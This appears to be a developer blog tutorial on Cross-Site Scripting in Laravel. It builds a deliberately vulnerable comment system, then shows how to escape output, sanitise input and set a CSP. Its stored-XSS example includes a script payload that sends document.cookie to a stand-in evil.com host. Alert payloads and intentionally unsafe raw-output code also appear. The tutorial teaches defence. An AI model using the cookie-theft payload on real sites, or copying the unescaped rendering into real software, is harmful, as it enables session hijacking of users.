


Cross-Site Scripting (XSS) is one of the most common and dangerous web security vulnerabilities. It allows attackers to inject malicious scripts into web pages viewed by other users. If not properly handled, XSS can lead to session hijacking, defacement, and even redirecting users to malicious websites.
💡 What is Cross-Site Scripting (XSS)?
XSS occurs when untrusted data (often from user input) is injected into a web page without proper validation or escaping. This can allow attackers to execute malicious JavaScript in the context of another user’s session.
🧰 Types of XSS Attacks
- Stored XSS — Malicious scripts are stored in a database and served to users.
- Reflected XSS — The script is reflected off the server (e.g., via query params).
- DOM-based XSS — The attack occurs on the client side through JavaScript manipulating the DOM.
🧨 1. Stored XSS (Persistent XSS)
Stored XSS occurs when malicious scripts are saved (persisted) on the server, usually in a database, and later displayed to users without proper sanitization or escaping.
📌 How it works:
- An attacker submits malicious JavaScript (e.g., in a comment or user profile).
- The script is stored in the database.
- When another user loads the page, the server includes this content in the response without escaping.
- The browser executes the script in the context of the logged-in user.
⚠️ Example:
A comment field allows this input:
<script>fetch('https://evil.com/steal?cookie=' + document.cookie)</script>
If this is stored and rendered directly like this:
{!! $comment->body !!}
The script will run for every user who views that comment.
🎯 Target:
Other users of the system.
🔁 2. Reflected XSS (Non-Persistent XSS)
Reflected XSS happens when user-supplied data is immediately returned by the server without proper validation or encoding. Unlike Stored XSS, it is not saved, but reflected in the response.
📌 How it works:
- An attacker crafts a URL containing a malicious script in a query string or form input.
- A user is tricked into clicking the link.
- The server reflects the input back in the response without sanitization.
- The browser executes the script.
⚠️ Example:
https://example.com/search?q=<script>alert('xss')</script>
If the server echoes q without escaping:
You searched for: <script>alert('xss')</script>
Then the script runs immediately when the page loads.
🎯 Target:
A specific victim, often via phishing or malicious links.
🧬 3. DOM-Based XSS
DOM-based XSS is a client-side vulnerability that happens within the browser, where JavaScript modifies the DOM using untrusted data without proper handling.
📌 How it works:
- The page’s JavaScript reads data from the URL, cookies, or user input.
- It dynamically writes that data into the page’s DOM.
- If this is done without sanitization, malicious code can be executed.
⚠️ Example (client-side JS):
const query = new URLSearchParams(window.location.search).get('msg');
document.getElementById('message').innerHTML = query;
A malicious URL like:
https://example.com/page?msg=<script>alert('XSS')</script>
Will execute the script because it’s directly inserted into the DOM.
🎯 Target:
The current user’s session in their own browser.
🧪 Scenario: A basic comment system vulnerable to Stored XSS
🧱 Step 1: Create the database and migration
Run the following Artisan command:
php artisan make:model Comment -m
Then update the migration:
public function up()
{
    Schema::create('comments', function (Blueprint $table) {
        $table->id();
        $table->string('title');
        $table->text('body');
        $table->timestamps();
    });
}
Run migration:
php artisan migrate
📥 Step 2: Create the controller
php artisan make:controller CommentController
Then in CommentController.php:
use App\Models\Comment;
use Illuminate\Http\Request;

class CommentController extends Controller
{
    public function index()
    {
        $comments = Comment::latest()->get();
        return view('comments.index', compact('comments'));
    }

    public function store(Request $request)
    {
        Comment::create([
            'title' => $request->input('title'),
            'body' => $request->input('body'), // UNSAFE – no validation/sanitization
        ]);

        return redirect()->back();
    }
}
🔧 Step 3: Add fillable fields to Comment model
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Model;

class Comment extends Model
{
    protected $fillable = ['title', 'body'];
}
🖼️ Step 4: Create the Blade view
<!-- resources/views/comments/index.blade.php -->
<!DOCTYPE html>
<html>
<head>
    <title>Stored XSS Demo</title>
</head>
<body>
    <h1>Leave a Comment</h1>

    <form method="POST" action="{{ url('comments') }}">
        @csrf
        <input type="text" name="title" placeholder="Your title" required>
        <br><br>
        <textarea name="body" placeholder="Your comment"
          rows="4" cols="50" required></textarea>
        <br><br>
        <button type="submit">Submit</button>
    </form>

    <hr>

    <h2>All Comments</h2>
    @foreach($comments as $comment)
        <p><strong>{{ $comment->title}}</strong>:
        {!! $comment->body !!}</p> <!-- UNSAFE -->
    @endforeach
</body>
</html>
🌐 Step 5: Define the routes
In routes/web.php:
<?php

use App\Http\Controllers\CommentController;
use Illuminate\Support\Facades\Route;

Route::get('/comments', [CommentController::class, 'index']);
Route::post('/comments', [CommentController::class, 'store']);

🧪 Test the Stored XSS
- Visit
http://localhost:8000/comments - Enter a name (e.g.,
Attacker) and the following as comment body:
<script>alert('XSS Attack');</script>
- Submit the comment.
⚠️ You will see an alert pop up — this is the injected JavaScript executing from the database when the page loads. This simulates a Stored XSS attack.
🛡️ How Laravel Helps Prevent XSS
Laravel comes with built-in protections against most XSS attacks. Here’s how to take full advantage of them:
✅ 1. Use Escaped Output ({{ }})
Laravel’s Blade template engine escapes output by default:
{{ $comment->body }} <!-- Safe -->
This prevents the browser from interpreting malicious scripts.
❌ Do NOT use {!! !!} unless absolutely necessary. It outputs raw HTML and can be dangerous if the data isn’t sanitized.
✅ 2. Sanitize Input (Use strip_tags or Purifier)
If you must allow some HTML (e.g., bold or italic tags), sanitize user input:
$clean = strip_tags($request->input('body'), '<b><i><u><strong><em>');
Or better yet, use the Laravel Purifier package to allow safe HTML:
composer require mews/purifier
In controller:
use Mews\Purifier\Facades\Purifier;

$clean = Purifier::clean($request->input('body'));
✅ 3. Use CSRF Protection (For XSS Chains)
While CSRF (Cross-Site Request Forgery) is a separate issue, attackers often chain XSS with CSRF to perform unauthorized actions.
Laravel automatically protects against CSRF using a hidden token in forms:
<form method="POST">
    @csrf
    ...
</form>
✅ 4. Validate Input Properly
Laravel’s FormRequest validation can be used to restrict unwanted input:
$request->validate([
    'title' => 'required|string|max:255',
    'body' => 'nullable|string'
]);
✅ 5. Set Content Security Policy (CSP)
A CSP header restricts what scripts can be loaded and executed, preventing XSS even if a malicious script sneaks in.
Use Laravel middleware to set it:
public function handle($request, Closure $next)
{
    $response = $next($request);
    $response->headers->set('Content-Security-Policy', "default-src 'self'");
    return $response;
}
For advanced setup, use packages like spatie/laravel-csp.
🧪 Example: Secure Comment Submission
<?php

use App\Models\Comment;
use Illuminate\Http\Request;
use Mews\Purifier\Facades\Purifier;

class CommentController extends Controller
{
  public function store(Request $request)
  {
    $validated = $request->validate([
        'body' => 'required|string'
    ]);

    Comment::create([
        'body' => Purifier::clean($validated['body']),
        'user_id' => auth()->id(),
    ]);
  }
}
<!-- Blade Template -->
{{ $comment->body }} <!-- Safe because we sanitized it -->
✅ Summary: XSS Prevention in Laravel
- ✅ Use
{{ }}for output, not{!! !!} - ✅ Sanitize input using
Purifier - ✅ Validate input with Laravel’s validator
- ✅ Use CSRF tokens in all forms
- ✅ Add a strict Content Security Policy (CSP)
- ✅ Don’t trust user input — ever
✍️ Final Thoughts
XSS is a dangerous but preventable vulnerability. Laravel provides excellent tools out-of-the-box, but developers must understand the risks and implement secure coding practices consistently.
By following the above guidelines, you can keep your Laravel application safe from Cross-Site Scripting and protect your users’ data.
If you found this helpful, feel free to share or drop a comment. Happy coding with Laravel! 🧱✨
Free resources for this topic
Code snippets and fixes for this topic
Get one practical tip every week
New tutorials, fixes and free cheat sheets from DEV Talk, straight to your inbox. No spam, unsubscribe in one click.
Free download: Laravel interview questions (PDF)
Have a question about this post?
Ask the community: other developers and the author can answer.
Get notified about new articles
One click, no email needed. Turn it off anytime with the bell at the top.
Get new articles on your iPhone
Add DEV Talk to your Home Screen, open it, then tap the bell.
Enjoying the content?
If this article helped you, you can support the author with a coffee. It keeps new posts coming.



Comments 0
No comments yet
Be the first to share your thoughts.